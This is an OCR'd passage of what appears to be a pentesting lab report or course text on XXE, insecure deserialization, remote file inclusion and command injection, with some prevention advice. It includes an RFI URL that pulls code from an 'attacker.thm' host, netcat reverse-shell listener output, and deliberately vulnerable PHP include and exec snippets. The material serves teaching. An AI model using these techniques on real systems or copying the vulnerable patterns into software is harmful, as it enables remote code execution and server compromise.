


Simulation 49: Expected Module




Simulation 50: Expected Module $IFS

Once again we could read the source files of the web application but with extra steps, we first encode it in base64 format.



Simulation 51: XXE source file retrieved

Then we decode the returned result, which yield us the source code of the web application



Simulation 52: XXE decode

5.4 Insecure Deserialization

Simply, insecure deserialization is replacing data processed by an application with malicious code; allowing anything from DoS (Denial of Service) to RCE (Remote Code Execution) that the attacker can use to gain a foothold in a pen-testing scenario. Specifically, this malicious code leverages the legitimate serialization and deserialization process used by web applications. We'll be explaining this process and why it is so common in modern web applications.

5.4.1 Illustration

A Tourist approaches you in the street asking for directions. They're looking for a local landmark and got lost. Unfortunately, English isn't their strong point and nor do you speak their dialect either. What do you do? You draw a map of the route to the landmark because pictures cross language barriers, they were able to find the landmark. Nice! You've just serialised some information, where the tourist then deserialised it to find the landmark.

Serialisation is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage. Alternatively, deserialisation is the reverse of this; converting serialised information into their complex form - an object that the application will understand.

5.4.2 Illustration

Say you have a password of "password123" from a program that needs to be stored in a database on another system. To travel across a network this string/output needs to be converted to binary. Of course, the password needs to be stored as "password123" and not its binary notation. Once this reaches the database, it is converted or deserialised back into "password123" so it can be stored.

The process is best explained through diagrams:

Figure 38: Deserialization

For example: in python there is a module called pickle for deserialisation.


The pickle module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”or “marshalling”.

5.4.3 Cause

Simply, insecure deserialization occurs when data from an untrusted party gets executed because there is no filtering or input validation; the system assumes that the data is trustworthy and will execute it no holds barred.


5.4.4 Simulation

Register a new user, write the username and password, then submit.



Simulation 53: Insecure Deserialisation Registration

Back to the log in page enter the created user credentials and check “remember me” box and then re-submit. Logged in will be successful.




Simulation 54: Logging in

When we return back to home page and try to click submit button without writing username & password, we find the vulnerability we are searching for.

We logged in successfully although we don’t have authorization to log in. The issue in the web application, as it saves the parameters of the last successful log in when the check box was marked.


Exploring for the cookie related to the “remember me” box to exploit this vulnerability.



Simulation 55: Cookies base64


The “remember me” cookie is coded in base 64 form, which is trivial to decode and consequent. Hence, create a malicious cookie value that returns the reverse shell. Encode it in base64 and replace with the existing cookie value.

Set up listener that will receive the reverse shell, then reload the webpage after we changed the cookie value.



Simulation 56: Insecure Deserialisation Listener

Malicious cookie was executed. “ls” will list all files in the server and ‘whoami’ shows the admin.



Simulation 57: ls and whoami commands

5.5 Remote file inclusion

Remote File Inclusion (RFI) is a technique to include remote files and into a vulnerable application. Like LFI, the RFI occurs when improperly sanitizing user input, allowing an attacker to inject an external URL into include function. One requirement for RFI is that the allow_url_fopen option needs to be on.

The risk of RFI is higher than LFI since RFI vulnerabilities allow an attacker to gain Remote Command Execution (RCE) on the server. Other consequences of a successful RFI attack include:

- Sensitive Information Disclosure
- Cross-site Scripting (XSS)
- Denial of Service (DoS)

An external server must communicate with the application server for a successful RFI attack where the attacker hosts malicious files on their server. Then the malicious file is injected into the include function via HTTP requests, and the content of the malicious file executes on the vulnerable application server.

5.5.1 Action




Figure 39: RFI

Figure 39 is an example of steps for a successful RFI attack! Let's say that the attacker hosts a PHP file on their own server http://attacker.thm/cmd.txt where cmd.txt contains a printing message Hello THM.

```
<?PHP echo "Hello World"; ?>
```


First, the attacker injects the malicious URL, which points to the attacker's server, such as http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt. If there is no input validation, then the malicious URL passes into the include function. Next, the web app server will send a GET request to the malicious server to fetch the file. As a result, the web app includes the remote file into include function to execute the PHP file within the page and send the execution content to the attacker. In our case, the current page somewhere has to show the Hello World message.

5.5.1 Simulation

If LFI is available, there is a great probability RFI is available too.


Simulation 58: LFI vulnerability check

Simulation 41 proves this web application is vulnerable to LFI



Simulation 59: LFI output

The first step to RFI is to host some files on a http server. By using python http module, serving a php file that opens a reverse shell when executed.



Simulation 60: Host files on http server

Hence, set up a listener that will receive the reverse shell

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Simulation 61: RFI Listener

Type the remote file URL that is hosted on our server into the the text field

Simulation 62: Input server URL

And as expected, listener received the shell

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.33.1] from (UNKNOWN) [192.168.33.2] 32912
Linux lfilabs 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86
_64 x86_64 x86_64 GNU/Linux
 13:38:57 up 17 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant  tty1                     13:22    4:14   0.11s  0.07s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Simulation 63: Listener Output

Using the reverse shell we could read the source code of the web application

```
$ cat index.php
<?php     include("../common/header.php");   ?>

<!-- from https://pentesterlab.com/exercises/php_include_and_post_exploitation/course -->
<?php hint("will include the arg specified in the GET parameter \"page\""); ?>

<form action="/LFI-1/index.php" method="GET">
    <input type="text" name="page">
</form>

<?php
include($_GET["page"]);
?>
```

Simulation 64: RFI retrieved source code

5.6 Command Injection

Command injection is the abuse of an application's behaviour to execute commands on the operating system, using the same privileges that the application on a device is running with. For example, achieving command injection on a web server running as a user named “Omar” will execute commands under this user and therefore obtain any permissions that “Omar” has.
A command injection vulnerability is also known as a "Remote Command Execution" (RCE) because an attacker can trick the application into executing a series of payloads that they provide, without direct access to the machine itself (i.e. an interactive shell). The web-server will process this command and execute it under the privileges and access controls of the user who is running that application.

Another name for this attack “Remote Code Execution” (RCE) because of the ability to remotely execute code within an application. These vulnerabilities are often the most lucrative to an attacker because it means that the attacker can directly interact with the vulnerable system. For example, an attacker may read system or user files, data, etc. Moreover, the ability to abuse an application to perform the command “whoami” to list user accounts.

Command injection was one of the top ten vulnerabilities reported by Contrast Security’s AppSec intelligence report in 2019. (Contrast security AppSec.,2019). In addition to, the OWASP framework for web application (OWASP framework).

5.6.1 Cause

This vulnerability exists because applications often use functions in programming languages (such as: PHP, Python and NodeJS) passes data to or make system calls on the machine’s operating system. Take this code snippet below as an example:

```php
<?php
$songs = "/var/www/html/songs"
if (isset $ GET["title"])) {
    $title = $_GET["title"];
    $command = "grep $title /var/www/html/songtitle.txt";
    $search = exec($command);
    if ($search == "") {
        $return = "<p>The requested song</p><p> $title does </p><b>not</b><p> exist!</p>";
    } else {
        $return = "<p>The requested song</p><p> $title does </p><b>exist!</b>";
     }
     echo $return;
}
?>
```

1. 2. 3. 4.

Figure 40: Command Injection

In figure 40, the application takes data that a user enters in an input field named $title to search a directory for a song title. Let's break this down into a few simple steps.

1. The application stores MP3 files in a directory contained on the operating system.
2. The user inputs the song title they wish to search for. The application stores this input into the $title variable.
3. The data within this $title variable is passed to the command grep to search a text file named *songtitle.txt* for the entry of whatever the user wishes to search for.
4. The output of this search of *songtitle.txt* will determine whether the application informs the user that the song exists or not.

Typically, this sort of information would be stored in a database; however, this is just an example of where an application takes input from a user to interact with the application's operating system. An attacker could manipulate this application by injecting their own commands for the application to execute. Rather than using grep to search for an entry in songtitle.txt, they could ask the application to read data from a more sensitive file. Applications that use user input to populate system commands with data can often be combined in unintended behaviour. For example, the shell operators (| , ; , & and &&) will combine two (or more) system commands and execute them both.

5.6.2 Prevention

Command injection can be prevented in a variety of ways. Everything from minimal use of potentially dangerous functions or libraries in a programming language to filtering input without relying on a user's input. The examples below are of PHP programming language; however, the same principles can be extended to other languages.

1. Vulnerable Functions

In PHP, many functions interact with the operating system to execute commands via shell; these include: Exec, Passthru, System

```
<input type="text" id="ping" name="ping" pattern="[0-9]+"></input> 1.
<?php
echo passthru("/bin/ping -c 4 "$_GET["ping"].'); 2.

?>
```

Figure 41: Vulnerable Functions

In figure 41, the application will only accept and process numbers that are inputted into the form.

This means that any commands such as whoami will not be processed.

1. The application will only accept a specific pattern of characters (the digits 0-9)
2. The application will then only proceed to execute this data which is all numerical.

These functions take input such as a string or user data and will execute whatever is provided on the system. Any application that uses these functions without proper checks will be vulnerable to command injection.

2. Input Sanitisation

Sanitising any input from a user that an application uses is a great way to prevent command injection. This is a process of specifying the formats or types of data that a user can submit. For example, an input field that only accepts numerical data or removes any special characters such as > , & and / .


```php
<?php

if (!filter_input(INPUT_GET, "number", FILTER_VALIDATE_NUMBER)) {

}
```

Figure 42: Input Sanitisation

